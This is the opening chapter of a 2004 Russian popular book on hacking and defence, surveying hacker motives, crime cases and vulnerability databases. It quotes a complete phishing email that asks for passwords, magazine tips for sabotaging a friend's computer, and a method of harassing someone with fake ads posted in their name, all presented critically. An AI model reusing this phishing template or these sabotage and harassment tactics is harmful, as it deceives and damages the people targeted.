БЫСТРО И ЛЕГКО

Alex WebKnacKer

ХАКИНГ И АНТИХАКИНГ: ЗАЩИТА И НАПАДЕНИЕ

БОЛЕЕ 100 ПРОГРАММ НА CD-ROM ДИСКЕ!

ИЗДАТЕЛЬСТВО
ЛУЧШИЕ КНИГИ

УДК 004.056.5

Alex WebKnacKer

Быстро и легко. Хакинг и антихакинг: защита и нападение.
Учебное пособие.— М.: Лучшие книги, 2004 — 400 с.: ил.

ISBN 5-93673-025-5

Серия: «Быстро и легко»

Впервые! Защита и нападение в практических шагах. В книге рассмотрены более 100 инструментальных программ для создания защиты и проверки ее надежности. Большинство описываемых программ записано на компакт-диск, прилагаемый к книге.

ISBN 5-93673-025-5

Краткое содержание

(подробное содержание находится в конце книги)

Часть 1.
Хроники Виртуального мира

ГЛАВА 1.
Хакинг

Допустим, вы - обычный человек, использующий компьютер на работе и дома для решения тех задач, для которых он, собственно, и предназначен его создателями. В том числе, вы любите путешествовать по Интернету, а также переписываться со своими друзьями и знакомыми по электронной почте. И вот, в один прекрасный день к вам приходит письмецо примерно такого содержания (пример взят из журнала «Хакер»).

Уважаемый пользователь!!!

К сожалению, на Вашем счету был обнаружен факт двойного доступа к нашему серверу, т.е. в одно и то же время, используя Ваш аккаунт, в систему вошли 2 (два) пользователя. Вследствие чего возникла необходимость в смене Вашего текущего пароля доступа к нашей сети.

Вам необходимо ответить на это письмо, используя следующий формат:

log: ваш логин

op: ваш старый пароль

np1: ваш новый пароль

np2: ваш новый пароль

em: ваш e-mail

Эти сведения должны находиться в начале Вашего сообщения. Обратите внимание на то, что новый пароль должен быть повторен дважды! Это необходимо для точной идентификации Вашего аккаунта. Рекомендуется прислать свои сведения до 13.06.1999, т.к. по истечении этого срока возможно отключение Вашего аккаунта.

Желаем Вам успехов!!!

С уважением,

администрация сервера http://www.super-internet-provider.ru

Ваши дальнейшие действия определят ваш статус в том увлекательном и многообразном мире, который называется уже примелькавшимися терминами «киберпространство» или «виртуальное пространство». Если вы аккуратно заполните указанные позиции и отошлете письмо обратно, то вы - «ламер», или, того хуже, «лох», которого «напарили» проворные ребята, называющие себя «хакерами», «хацкерами», и даже «кул хацкерами». После этого знаменательного события вам, скорее всего, придется смириться с потерей некоей суммы денег, которую вы заплатили своему провайдеру Интернета за возможность подсоединяться к серверу Интернета и рассматривать на экране компьютера всякие разные Web-странички с интересными картинками.

Однако вас можно и поздравить с боевым крещением - вы впервые столкнулись с тем, что называется «хакингом». Пусть вы и проиграли первую схватку - ничего, за одного битого двух небитых дают. У вас все еще впереди, и если вы не сломитесь от первой неудачи, то, быть может, еще выйдете победителем в сражении, которое непрерывно ведется на просторах киберпространства почти с самого момента его возникновения.

Это сражение ведется за обладание информацией - некой неощутимой и невесомой субстанцией, продуктом технического и научного прогресса человеческой цивилизации, возникшем еще на самой заре ее возникновения. В этой великой битве за информационные ресурсы во все времена и народы принимало и принимает участие две стороны - обладатель информации, и, скажем так, «претендент» на ее обладание. И чего только не было придумано за многие века, чтобы получить доступ к информации и одновременно, защитить информацию от посягательств разного рода охотников за чужими секретами! Эта борьба велась не на жизнь, а на смерть, с использованием любых способов и приемов, и ценой победы подчас становились судьбы целых народов.

И вот были изобретены компьютеры, вначале громоздкие и маломощные, потом все более миниатюрные и высокопроизводительные. Последний шаг был сделан совсем недавно буквально у всех на глазах - за считанные годы, начиная примерно с 80-х годов прошедшего века, на столе у многих людей по всему земному шару появились персональные компьютеры, и, что еще интереснее, появилась всемирная компьютерная сеть - Интернет, связывающая эти компьютеры воедино.

И вот тут то все и началось.

Хакеры и антихакеры

Суть произошедших перемен заключается в том, что ныне вся деятельность, посвященная подготовке и хранению информации, или уже переместилась, или активно перемещается на компьютеры. Люди постарше помнят заваленные бумагами канцелярии и всякие разные конторы, заставленные письменными столами, за которыми сидело множество людей, строчивших бумаги. Далее эти

бумаги печатались на машинках (ну и шум там стоял!), подшивались в папки и ложились на полки шкафов и стеллажей на радость тараканам и мышам.

А теперь посмотрим на современный офис - вместо счетов и ручных калькуляторов (да-да, именно так это и было!) ныне на рабочих столах с современным дизайном стоят персональные компьютеры, и множество сидящих за компьютерами людей признаются, что уже просто отвыкли от использования ручек и карандашей.

На этих компьютерах делается все то, что называется *обработкой информации*, под которой подразумевается практически все - от подготовки документации на суперсекретный прибор до составления расписания на пригородную электричку, от хранения банковских счетов до составления бухгалтерских отчетов. А для передачи всей этой, подчас, совершенно секретной, информации используются компьютерные сети, пришедшие на замену дискетам, жестким дискам и прочим носителям данных, активно применяемых на первых этапах всеобщей компьютеризации. Таким образом, вся та информация, которая ранее пересылалась в бумажных конвертах по почте, теперь передается в виде электрических сигналов по проводам компьютерной сети, или пучков света по оптоволоконным кабелям, или электромагнитного излучения в беспроводной сети, ну и так далее - сетевые технологи не стоят на месте.

Итогом всех этих революционных преобразований стал тот неоспоримый факт, что все сражения великой битвы за информационные ресурсы были немедленно перенесены на виртуальные просторы киберпространства. Теперь вместо обшаривания пыльных шкафов в поисках нужной бумаги с чертежами секретного прибора или финансового отчета компании, эти самые «претенденты» на обладание засекреченной информацией занялись взломом систем защиты компьютерных систем. Вместо набора отмычек, фонарика и веревочной лестницы, используемых для проникновения *в* канцелярские помещения, заставленные неуклюжими шкафами и сейфами, современные взломщики, сидя за компьютерами, пытаются подсоединиться к секретной базе данных на сервере корпоративной сети, находясь от нее на расстоянии в тысячи километров. Вместо установки жучков в телефоны руководства корпорации они, сидя в подвале, подсоединяются к проводам локальной сети организации и перехватывают всю передаваемую по сети информацию, надеясь получить файл с секретными данными или пароли доступа к закрытому сетевому ресурсу. Технические средства изменились, но суть осталась прежней - как и в реальном мире, в киберпространстве ведется отчаянная борьба за обладание информацией, причем не на жизнь, а на смерть, с применением любых методов и приемов.

Однако информационная революция конца 20-го века привнесла в эту схватку и нечто новое - *хакинг*.

Что это такое — хакинг?

Если раньше великая битва за информацию, в том числе с применением компьютеров, велась профессионалами, преследующими какие угодно, но, в любом случае, рациональные цели - например, шпионаж - то массовое вторжение в нашу жизнь компьютеров вовлекло в это сражение целую ораву самой разношерстной публики, которая, не имея никакого понятия о булевой алгебре и принципах работы сумматора центрального процессора ЭВМ (все, все - больше не буду) получила доступ к весьма мощному и эффективному вычислительному устройству, работа с которым ранее считалась уделом яйцеголовых интеллектуалов. Именно в этой среде возникли первые хакеры и зародилось такое интересное направление компьютерной деятельности, как хакинг - получение доступа к закрытой информации с целями, которые можно назвать до некоторой степени иррациональными.

Действительно, почитайте выпуски журнала «Хакер», и вы удивитесь многообразию вариантов использования компьютеров новоявленными бойцами информационных сражений. Вот пример «приложения» сил некоторых из участников великой компьютерной битвы (пример из журнала «Хакер»).

Если твой друг ламер, то над его машиной можно произвести следующие действия:

- **Поменять ВСЕ кнопки на клавиатурах (произвольно, см. раздел фишки).**
- **Раскрутить корпус мыши, вытащить шарик, отсоединить провод от микросхемы, свинтить корпус обратно.**
- **Разбить Hard DISK [используя прогу Маздая Fdisk.exe] на n-ое количество логических дисков (сколько хард позволит, желательно побольше) и свалить все на вирус.**
- **Заклеить кулер СКОТЧЕМ покрепче! А после, используя суперклей, приклеить его к проц у навсегда!**
- **Начать форматирование и во время процесса [....24%.....] выключить комп из сети, используя кнопочку POWER - его харду хана!**
- **Позагибать зубцы IDE-контроллеров на мамке.**

Часть «советов» была отброшена, как устаревшая. Надеюсь, также, что вы догадались, что ламер - это нечто вроде «слабака», личности жалкой и убогой, недостойной работы на компьютере, кулер - это вентилятор, HARD DISK или хард - это жесткий диск, прога - это программа, проц - процессор, а мамка - это материнская плата. Самым интересным словом в этом «опусе» является Маздай, что является исковерканной фразой на английском языке «Must die», в вольном переводе означающей «Чтоб он сдох». В хакерской терминологии Маздаем называется операционная система Windows, которая как раз и должна умереть, по мнению автора этих «советов».

Слово **Маздаи** для нас интересно в том смысле, что оно хорошо иллюстрирует направленность мыслей личностей, занимающихся такого рода проделками. В самом деле, зачем Windows должна умереть? Ну, запортилась операционная система или сломался жесткий диск, тебе-то что с того? Можно только предположить, что в новейшую историю на великую битву за информационные ресурсы были рекрутированы, в том числе, личности весьма специфического склада, которые в былые годы морально удовлетворялись стрельбой из рогатки по прохожим или истязаниями кошек в подвале.

И в самом деле, кто же занимается такими шалостями? Вот портрет одного из столпов этой новой волны в молодежной культуре 21 века (журнал «Хакер»).

Имя: Доктор Добрянский

Особые приметы:

Лысый обугленный череп с клочками растительности и обрывками проводов, черные глаза без белков, длинное худое гибкое тело, хаотичная походка, пронзительный взгляд, неожиданные и резкие броски на прохожих. Был одет в рваный радиоактивный халат, непонятный головной убор и кеды «Скороход».

История:

За изобретение и распространение смертоносных девайсов сослан в сибирскую тайгу строгать матрешки из цельных кедров, но за хорошее поведение переведен на Заполярную АЭС в зону реактора. В результате несчастного случая отдельные микросхемы Доктора закоротило. Выдрав с корнем главный рубильник станции, совершил побег, попутно искусав охрану АЭС, трех белых медведей и одного моржа.

Деятельность:

Тяжелые электротехнические мутации. Вскрывает различные кнопки и подключает к ним не известные науке устройства. Обещает множественные оргазмы особям, нажавшим на эти кнопки. Подсоединяет к дверям миниатюрные нестабильные реакторы. Начиняет мусоропроводы, тоннели и лифты высоковольтными фидерами, рубильниками и переключателями. Хочет подсоединить всех и вся к родной АЭС.

Хобби: модификация женского мозга посредством микропрограмм, распространяемых по электронной почте.

Впечатляет, не правда ли? Однако возникает вопрос - а при чем здесь всемирная война за обладание ценной информации, всякие хлопоты по поиску информации, взлому систем защиты компьютерных систем и прочие не такие уж и простые вещи? Неужели хакинг состоит в заклеивании «кулера» скотчем и в прочих увлекательных проделках, про которые можно почитать во многих выпусках журнала «Хакер»?

А при том, что все это - не более чем миф.

Прежде чем сделать выводы относительно феномена хакинга, следует обратиться к серьезным исследованиям по этой теме, проводимой, как следовало ожидать, разными правительственными спецструктурами, озабоченными... ну и так далее. И вот, исследовав ту часть населения США, которая устойчиво посвящает себя всякого рода штучкам в киберпространстве, ФБР (надеюсь, вы знаете, что это такое) составило среднестатистический портрет хакера. Оказалось, что:

- Средний хакер - это молодой человек, возраста примерно от 16 до 19 лет.
- Большая часть (до 80%) этих молодых людей относятся к той части человеческих типов, которых называют английским словом «nerd». Это словечко имеет два значения: 1) тормоз, зануда; 2) человек со всепоглощающим стремлением к учебе и научной деятельности. (Интересно, не правда ли? Все это как-то не вяжется с обликом доктора Добрянского).
- Средний хакер досконально знает операционные системы Windows и Unix, глубоко освоил стеки протоколов TCP/IP и программирование на нескольких языках, например, C++, Perl, Basic.

Никак не претендуя на полноту и окончательность выводов, попытаемся подытожить все эти исследования следующим образом. Возникший совсем недавно виртуальный мир - это все еще плохо освоенная территория, что-то вроде дикого запада Америки 19-го века. И каждому путешественнику по киберпространству, особенно по молодости, хочется попробовать свои силы на просторах этой дикой прерии, вторгаясь на территории, занятые чужими племенами и поселениями. Если на входе в эту территорию стоит шлагбаум с табличкой «Проход закрыт», то люди, перешагнувшие через шлагбаум, становятся на тернистый путь хакера. Особое место занимают люди, перешагивающие через шлагбаумы по роду службы, но они-то, как раз, хакерами себя и не называют.

Все зависит от вашего отношения к шлагбаумам, к людям, которые их устанавливают, а также с какой стороны шлагбаума вы живете. В зависимости от этого обитатели виртуального мира разделились на две категории - на хакеров и всех прочих, назовем их, для симметрии, «антихакерами». Вы сами должны определиться, с кем вам по пути. Чтобы помочь вам определиться, в книге сделана попытка простого и доступного описания основных приемов и методов, к которым прибегают обе стороны - как хакеры, так и антихакеры - при выяснении отношений.

Стоит сделать некоторые уточнения. Под хакерами мы будем впредь понимать профессионалов, способных проникать сквозь все заграждения, которые устанавливаются на подступах к заветному информационному ресурсу, а эти заграждения - весьма серьезная вещь. Антихакерами же мы будем называть профессионалов, способных противостоять этим попыткам хакерского проникновения к закрытому информационному ресурсу. И борьба между хакерами и антихакерами ведется ни на жизнь, а на смерть, с применением любых средств и тактических приемов.

Тактика виртуальных сражений

Какой же тактики должны придерживаться эти две стороны, чтобы победить в ведущейся уже который год Всемирной Виртуальной Войне? Поскольку киберпространство - это не более чем слепок нашего реального мира, то тактику виртуальных сражений мы, очевидно, должны заимствовать из опыта реальных сражений. А в привычном, физическом мире, подвергнувшись нападению, или напав сами, вы либо побеждаете, либо побеждают вас, со всеми вытекающими последствиями. Третьего не дано. И с незапамятных времен людям известно, что для победы в реальном, т.е. не в спортивном или игровом, поединке, требуется умение как нападать, так и обороняться, причем используя любые приемы и средства, адекватные степени угрозы и цели сражения. Это - аксиома.

Поэтому и хакеры, и антихакеры, в принципе должны владеть средствами противоположной стороны - и, как показывает некоторое знакомство с историей эволюции хакерских группировок, очень часто и хакеры, и антихакеры переходят из одного лагеря в другой и обратно. Причина в том, что в этом мире все не так просто, и нет ничего надежнее защиты, устоявшей под ударом настоящего Хакера, и кто как не настоящий антихакер знает слабости средств защиты информационной системы?

При этом также мы должны помнить о наличии «докторов Добрянских» и прочих иже с ним «хацкеров», имея в виду, что эти персонажи - реальные обитатели виртуального мира, в котором пребываем мы все, и нет никаких оснований надеяться, что эти личности в скором времени исчезнут. Так что мы обсудим приемы «работы» и таких обитателей киберпространства - не путая, однако, божий дар с яичницей. Как правило, методы всех этих «кул хацкеров» достаточно примитивны и рассчитаны на элементарное ротозейство, однако, как говорится, на то и щука в реке, чтобы карась не дремал. В конце концов, никто же в реальном мире не путает настоящих охотников за дичью, способных по нескольку суток сидеть в засаде и неутомимо преследовать свою добычу, с любителями стрельбы по только что опорожненным бутылкам - а как вы думаете, каких охотников большинство?

В этой главе мы обсудим общие вопросы и методы хакинга, которые будут обсуждаться на протяжении всей книги, а в следующей главе посмотрим, что может противопоставить этой деятельности антихакер.

Что эти хакеры хотят?

Итак, вы уже, наверное, поняли, что обитатели виртуального мира занимаются всем тем, что и жители реального, физически ощутимого, мира. И если в реальном мире человек склонен к противоправным действиям, то включив компьютер и перейдя в виртуальную реальность, он, скорее всего, не оставит своих привычек и там. Так что целью людей, пытающихся вторгнуться на чужую территорию будет, очевидно, все то же - кража, вандализм, террор, шантаж, промышленный и прочий шпионаж. Проиллюстрируем сказанное живыми примерами, взятыми из Интернета и некоторых литературных источников.

Кража финансов

Сюжет, в котором группа удалых ребят, включив компьютер и постучав полчаса по клавишам, снимает с чужих финансовых счетов немеренное количество денег, перечисляя их на свои никому не доступные счета в заморских банках, уже набил оскомину. В общем-то, для этого им требуются «сущие пустяки» - подсоединиться через Интернет к серверу компьютерной сети какого-то финансового учреждения, и, пользуясь таинственными и всемогущими хакерскими программами, получить доступ к счетам клиентов. Технически это, безусловно, возможно, однако, как показывает статистика [2], наибольшее число таких преступлений выполняется самими сотрудниками организаций, имеющими, в силу служебного положения, права доступа к закрытой информации, или же получившими эти права доступа с помощью разного рода хакерских приемов (описываемых на протяжении всей этой книги).

В [2] описана одна из таких краж во Внешэкономбанке в 1991 году на сумму 125 500 долларов США, выполненная классическим способом - сговора руководителя отдела ВЦ с одним из жителей Москвы, открывшим несколько счетов по поддельным паспортам, на которые этот самый руководитель отдела и перевел деньги путем некоторой коррекции банковского программного обеспечения. Итоги - печальны...

Очень распространенный способ добычи денег в Интернете - это организация фальсифицированных Интернет-магазинов. Как будет показано в Главе 8, технически создание такого магазина - не такое уж и сложное дело. Посетители, чтобы купить товар в Интернет-магазине, должны на специальной Web-страничке ввести номер своей кредитной карточки, которая далее передается на сервер Интернета, обслуживающий работу платежной системы. В подлинном Интернет-магазине этот номер используется для выполнения через Интернет финансовой транзакции. Фальсифицированный же Интернет-магазин пересылает номер карточки специальной хакерской программе на сервере Интернета. Эта программа сохраняет украденные номера кредитных карточек вместе со всеми платежными реквизитами и передает их хакеру. Далее хакер может применить эти сведения для перечисления денег со счетов покупателей на собственный счет.

Например, в *[2] описан случай применения платежной системы* ***WebMoney (http://www.webmoney.ru)*** *для реализации финансовых средств со счетов, доступ к которым был получен хищением номеров кредитных карточек путем организации фальсифицированного Интернет-магазина, принимающего платежную единицу* ***WebMoney.*** *Как знать, может быть большое число таких случаев и привело к тому, что* ***WebMoney*** *более не принимает платежи по кредитным карточкам?*

На сайте **SecurityLab.ru** в статье от 23 января 2002 «Более четверти баз данных американских банков пострадали в прошлом году от хакеров и вирусов» указана некоторая статистика по обсуждаемой теме, полученная агентством **Evans Data.** Согласно проведенному среди 750 разработчиков баз данных опросу, проблемы с защитой данных испытывали около 12% компаний США и Канады, причем для банковского сектора этот показатель достиг рекордной отметки в 27%, т.е. более четверти! Причиной такого серьезного положения следует, безусловно, считать привлекательность финансовых баз данных для хакеров, поскольку они предоставляют доступ к счетам клиентов банков.

Вообще, методов хищения финансовых средств и платных ресурсов Интернета - превеликое множество, причем немаловажное место занимает элементарное мошенничество, наподобие рассылки писем с разнообразными мошенническими предложениями, созданием сайтов с разнообразными услугами, которые никто не собирается оказывать, и так далее. По мере раскрытия механизмов хакинга мы будем постоянно обращаться к теме финансовых краж, поскольку это занятие - весьма популярный способ поиска пропитания для очень многих странноватых персонажей виртуального мира.

Вандализм

В данном случае под вандализмом понимается не такое простое дело, как «заклеивание кулера скотчем», а нечто более серьезное. Под вандализмом подразумевается, например, распространение вирусов, т.е. программ, специально созданных для внедрения в компьютерные системы с целью последующего размножения и выполнения определенных, в том числе самых разрушительных действий. Для противодействия такого рода деяниям даже создана статья уголовного кодекса РФ, предусматривающая, в том числе, наказание в виде лишения свободы.

Все, кто имеет хоть какое-то отношение к компьютерам, очень часто слышат о появлении каких-то новых вирусов со странноватыми названиями **ILOVYOU, KAK, червь Морриса,** и почти все пользователи Интернета получали в свои почтовые ящики письма с вирусными вложениями. Не все эти вирусы уничтожают компьютерную систему и, тем самым, подпадают под определение вандализма, часть этих вирусов - просто безобидные программки. Например, есть вирусы, играющие музыку в конце рабочего дня (стародавний вирус **Yankee Doodle).** Однако все вирусы, как минимум, мешают функционированию системы и не могут приветствоваться пользователями зараженных компьютеров.

Но дело не ограничивается только вирусами. Вандализм - это очень широкое понятие, и под него можно подвести многие штучки, вытворяемые в киберпространстве разного рода персонажами, руководствующимися самыми разнообразными мотивами своих действий в виртуальном мире. Например, что вы скажете о 19 способах навредить своему сетевому другу, приведенных в журнале «Хакер» N3 от 2000 г.? Вот способ N5:

Ты, наверное, видел много новых сайтов, похожих на газету «Из рук в голову» :). Ну так вот, обязательно кинь в подобные конфы сообщение от имени жертвы, в котором напиши, что есть все, что только нужно, по любым ценам и в любом количестве. Припиши, что будет пожизненная гарантия и подарки в нагрузку, оплата в рассрочку и можно мелкими купюрами :). Короче, пофантазируй, и ящик жертвы будет завален безо всякой рассылки. Тут, правда, можно пойти и дальше. И раскидать подобные сообщения по поводу покупки чего бы то ни было, только, наоборот, цены поднимать и соглашаться с любыми условиями :).

Неплохо, не правда ли? Итог такого «деяния» - гарантированная потеря почтового адреса, компрометация деятельности в Интернете, а то и неприятности с провайдером Интернета у жертвы атаки. И это еще самое безобидное, в запасе у такого рода личностей есть кое-что и покруче.

Вот, например, общение в ICQ-чатах. Казалось бы, что может быть приятнее и безобиднее? Однако в Главе 11 мы показываем, как и что могут сделать с доверчивым собеседником «кул хацкеры», используя инструменты атаки клиентов ICQ, а также и безо всяких инструментов. Например, они могут прислать доверчивому собеседнику файл якобы самораспаковывающегося архива с «фотографией собачки». При запуске полученного исполняемого файла, присланного «хацкером», вместо распаковки архива выполняется форматирование жесткого диска доверчивого собеседника [3].

А атаки **DoS** (Denial of Services - Отказ в обслуживании), описанные в Главе 13? Эти атаки - сущее проклятие всех администраторов Web-серверов, поскольку они способны вывести из строя даже такие мощные системы, как сервер **Yahoo (http://www.yahoo.com),** который не так давно в одночасье был атакован хакерами со всех сторон земного шара, и был недоступен посетителям несколько часов.

А саботаж сотрудников, недовольных условиями работы в фирме, которые оставляют после своего увольнения вирусы-логические бомбы, сокрушающие всю компьютерную систему в заданное время (скажем, при появлении первой платежной ведомости, в которой отсутствует фамилия уволенного сотрудника)?

Так что не без основания можно считать вандализм одним из самых распространенных деяний, вытворяемых в киберпространстве «кул хацкерами», и не только ими. По сугубо личному мнению автора, в таких действиях в наибольшей степени проявляется весь иррационализм современного виртуального мира - в самом деле, какая польза лично вам от того, что у кого-то пропала информация на жестком диске, или завис компьютер, или Web-сервер стал недоступен? И ради этого столько хлопот!

Террор и шантаж

Три буквы «р» слове «террор» уже сами по себе как-то угнетающе действуют на психику. В этом и состоит суть методов террора - запугивание жертвы с целью

шантажа, направленного, скажем, на выкуп секретов, компрометирующих компанию. Эти методы стары как мир, только раньше люди, которые занимались такой деятельностью, использовали обычную почту (на английском языке «шантаж» так и называется «blackmail» - черная почта). Теперь стали применять электронную почту. Охо-хо-хо... Кстати, в 19-ти способах навредить сетевому другу (см. выше) шантаж стоит под номером 19.

Сильные мира сего также не гарантированы от подобных штучек. В [2] описана попытка шантажа агентства Bloomberg LP жителем Казахстана, который взломал компьютерную сеть агентства, а потом потребовал 200 000 долларов США за раскрытие местонахождения дыры в системе сетевой защиты. Результат - судебное преследование, арест и так далее. И этот случай - отнюдь не единичный, и далеко не всегда все так плохо кончается (плохо для хакера, разумеется). В той же книге [2], к примеру, отмечается рост числа случаев, когда сотрудники, уволенные из фирмы, начинали преследовать ее угрозами с требованием денег, угрожая предать огласке секреты, похищенные в компьютерной сети организации.

Вот пример из ленты новостей сайта ***SecurityLab.ru (http://www.securitylab.ru).*** *В статье от 21 ноября 2002 г. «Хакер взял в заложники секреты фирмы» описан случай шантажа американской фирмы 28-летним хакером по имени Эдуард Голицын. Выбрав в качестве жертвы компьютеры одной американской компании, хакер обошел все уровни защиты, добрался до важной засекреченной коммерческой информации, блокировал ее, а затем стал угрожать владельцам уничтожением информации, если они не переведут на его счет 4 000 долларов США. На момент написания этих строк итоги таковы: с хакера взята подписка о невыезде, деньги изъяты...*

Компьютерный террор может принимать и глобальные масштабы. На упомянутом сайте **SecurityLab.ru** содержится ряд статей об объявлении исламистами кибервойны всему миру! Так что кибертерроризм - это ставшая явью глобальная угроза всему кибернетическому сообществу.

Промышленный шпионаж

На фоне всех описанных выше случаев промышленный шпионаж кажется чуть ли не благородным занятием. И в самом деле, ну похитил, допустим, российский хакер секреты технологии самолетов-невидимок Стеле (Stealth) у фирмы **Lockheed Martin** (см. [2]), так ведь не убил, не отнял последнее, а просто сумел проникнуть в суперкомпьютер фирмы и взять, что плохо лежало. В конце концов, фирма Lockheed могла бы и потратиться на систему защиты и не выкладывать незашифрованные файлы с секретной информацией на подключенный к Интернету компьютер.

Другой пример, содержащийся в ленте новостей сайта **SecurityLab.ru,** - кража секретов агентства космических исследований НАСА. В статье «Хакер похитил секретные документы НАСА» от 13 августа 2002 описана кража с закрытого сайта НАСА 43 Мб данных! Ответственность за кражу взял на себя некий **Rafa,** в прошлом лидер хакерской группировки **World of Hell** (Адский мир). Среди похищенных документов были технические характеристики двигателя и других систем космического челнока, весьма интересные для конкурентов фирмы во всем мире.

Интересно, а каково общее положение дел в этой сфере? Посмотрим свежие сообщения на эту тему в новостях сайта **SecurityLab.ru.** Вот например, статья «Хакеры и пираты украли у американских корпораций $59 млрд» от 7 октября 2002 г. В ней приведены интересные данные опроса компаний США из списка **Fortune 1000,** в частности, о финансовых потерях вследствие нарушений компьютерной безопасности. В статье указывается, что компьютерная кража одной технической разработки обходится в среднем в 404 тыс. долларов США, а финансовых данных - в 356 тыс. долларов США. Наибольшей популярностью (49%) у хакеров пользуются данные об исследованиях и разработках, далее (36%) идут реквизиты и номера кредитных карточек клиентов, на третьем месте (27%) - бухгалтерия компаний. Общие потери от всех этих деяний указаны в заголовке статьи - это просто невообразимая сумма в 59 млрд. долларов!

Подведем итоги

На этом же сайте **SecurityLab.ru** можно найти и другие любопытные данные по статистике компьютерных взломов, подытоживающие наше обсуждение целей хакинга. Например, статистика, проанализированная компанией **Symantec,** показывает, что число сетевых атак с каждым годом увеличивается на 64%, и за первую половину 2002 г. каждую неделю регистрировалось 32 взлома. Общая тенденция к бурному росту несомненна. В сообщениях прессы и Интернета (хотя бы на сайте **SecurityLab.ru)** отмечен интерес разного рода компаний к информации, хранящейся на серверах корпоративных сетей конкурентов, и взлому доступа к этой информации уделяется все большее внимание.

Так что, вывод один - в виртуальном мире идет самая настоящая война, участники которой пытаются любыми средствами проникнуть в чужие компьютерные системы, причем, как правило, с самыми враждебными намерениями. Учтите при этом, что ныне объявлена эпоха «глобализации экономики», суть которой - стирание межгосударственных границ и перенос всей деловой активности в виртуальное пространство Интернета. Такая всеобщая компьютеризация вынуждает компании позаботиться о своей безопасности и защите своих секретов - в конце концов, знание состояния дел своих соперников дает большую фору, и никто не собирается уступать место под солнцем своим конкурентам. В этой связи обнадеживает промелькнувшее в Интернете сообщение, что в 2004 г. компании США утраивают финансирование систем защиты компьютерной информации. Что из этого получится? Поживем - увидим, ведь и хакеры тоже не дремлют.

Что и где эти хакеры ищут?

За чем же охотятся хакеры, где хранится то, ради чего они прилагают такие усилия? В реальном мире все сколько-нибудь ценные вещи хранятся в защищенных хранилищах, например, в сейфах. Реальные злоумышленники добираются до лакомых ресурсов (к примеру, мешков с долларами) через дыры в системе охраны. В киберпространстве ценными ресурсами является исключительно информация - это файлы баз данных и документов, пароли доступа к финансовым и прочим ресурсам, а также данные, передаваемые по сети. Чтобы добраться до этой информации, хакеры атакуют различные аппаратные и программные компоненты компьютерной системы, обеспечивающие работу с источниками информации.

Эти компоненты могут варьироваться и дополнять друг друга - к текстовому файлу, например, можно добраться как с помощью проводника Windows, так и приложения MS Word, или же содержимое этого файла можно извлечь из сетевого кабеля во время его пересылки на сетевой сервер. Так что у хакеров есть множество вариантов действий на выбор, и, в зависимости от ситуации, хакер может попытаться получить доступ к лакомой информации самыми различными путями. Для большего удобства описания этих хакерских возможностей мы будем использовать предложенное в [2] разделение всей структуры компьютерной информационной системы на различные уровни следующих типов.

- *Уровень прикладных программ* - атака приложений для работы с документами и базами данных, типа предоставляемых MS Office или Oracle. Что представляют собой системы защиты баз данных, можно судить, например, по сообщению от 11 февраля 2002 на ленте новостей сайта **SecurityLab.ru** с названием «База данных Oracle 9i реально оказалась довольно уязвимой, несмотря на недавние заявления руководства Oracle о ее полной непробиваемости». Суть заметки - в наличии дыр в программах защиты, позволяющих хакеру получить доступ к серверу базы данных Oracle даже без информации о паролях и именах пользователей. Некоторые инструменты хакинга документов MS Word и архивных файлов мы приводим в Главе *6* этой книги.
- *Уровень операционной системы,* обслуживающей работу информационной системы. Система защиты операционных систем Windows 2000/XP - это весьма серьезная вещь, что бы там не говорили. Мы обсудим ее в Главе 4, а в Главе 14 увидим, какие возможности имеются у хакеров для несанкционированного проникновения в компьютеры Windows 2000/XP.
- *Уровень сети* - доступ через сетевые соединения и линии связи. На ленте новостей **SecurityLab.ru** от 21 ноября 2002 мы можем прочитать интересное сообщение «Серьезная утечка внутренней информации из Microsoft», где описан взлом базы данных на FTP-сервере Интернета корпорация Microsoft, содержащейся в архивном ZIP-файле. По сообщению агентства **Wired News,** среди «секретных материалов» имелась база данных о нескольких миллионах пользо-

вателей программного обеспечения Microsoft. Архив был защищен паролем, однако его длина составляла всего четыре символа! Причина этого, как полагают многие эксперты, в недостатках правил безопасности, действующих внутри Microsoft - в Microsoft! Сетевые возможности хакинга поистине неисчерпаемы, и мы описываем их практически на протяжении всей книги.

Говоря образно, чтобы добраться до нужной информации, хакер действует как и обычный налетчик - он должен взломать входную дверь в дом (т.е. зарегистрироваться в операционной системе), найти сейф с мешком денег (т.е. отыскать файл или базу данных с нужной информацией), после чего взломать этот сейф и забрать мешок с деньгами (т.е. взломать доступ к файлу и скопировать информацию). Везде на пути хакера стоит система защиты, и чтобы получить доступ к компонентам компьютерной системы, хакер действует аналогично обычным злоумышленникам - он ищет *уязвимости* системы защиты, т.е. лазейки в заборе вокруг закрытой территории, открытые форточки, плохо укрепленные двери, слабые замки на сейфах и так далее. В детективных романах, посвященных преступлениям в реальном мире, все это описано достаточно подробно, однако что же это такое - уязвимости, когда речь идет о защите информационных ресурсов?

Уязвимости

УЯЗВИМОСТЬ информационной системы - это любой недостаток системы защиты, который может быть использован для достижения хакером своей цели. Эти уязвимости - предмет очень пристального внимания обоих сторон схватки Хакер - Антихакер. А поскольку это сражение ведется уже давно, то в компьютерном мире накоплен значительный опыт в части выявления уязвимостей и их классификации. Классификация полезна тем, что позволят легко отслеживать все изменения на фронте борьбы за информационные ресурсы, причем с любыми целями - как для организации обороны, так и нападения.

По сути, в виртуальном мире уязвимости защиты - это те же плохо укрепленные двери физического мира; например, двери с плохо настроенными электронными замками - это аналог плохо сконструированной системы входной регистрации. Человеку свойственно ошибаться, и по мере развития и усложнения компьютерных систем растет число ошибок и недочетов в системах защиты. Чтобы облегчить поиск и устранение найденных уязвимостей, многие организации стали создавать специальные базы данных, предоставляя их для всеобщего ознакомления.

Одной из наиболее известных баз уязвимостей является база CVE (Common Vulnerabilities and Exposures - Распространенные уязвимости и риски) корпорации MITRE. На сайте MITRE (http://www.mitre.org) можно познакомиться со списком известных уязвимостей, которым корпорация присваивает специальный идентификатор и помещает в базу данных, которую каждый посетитель может бесплатно загрузить для ознакомления, а также выполнить поиск в текущей базе данных прямо со странички Web-сайта. Вот пример записи в базе данных CVE.

CVE-2002-0055

SMTP service in Microsoft Windows 2000, Windows XP Professional, and Exchange 2000 to cause a denial of service via a command with a malformed data transfer (BDAT) request. (Служба SMTP в Microsoft Windows 2000, Windows XP Professional и Exchange 2000 позволяет выполнять атаки отказа в обслуживании с помощью некорректных запросов на пересылку данных)

Reference: BUGTRAQ:20020306 Vulnerability Details for MS02-012

Reference: MS:MS02-012

Reference: XF:ms-smtp-data-transfer-dos(8307)

Reference: BID:4204

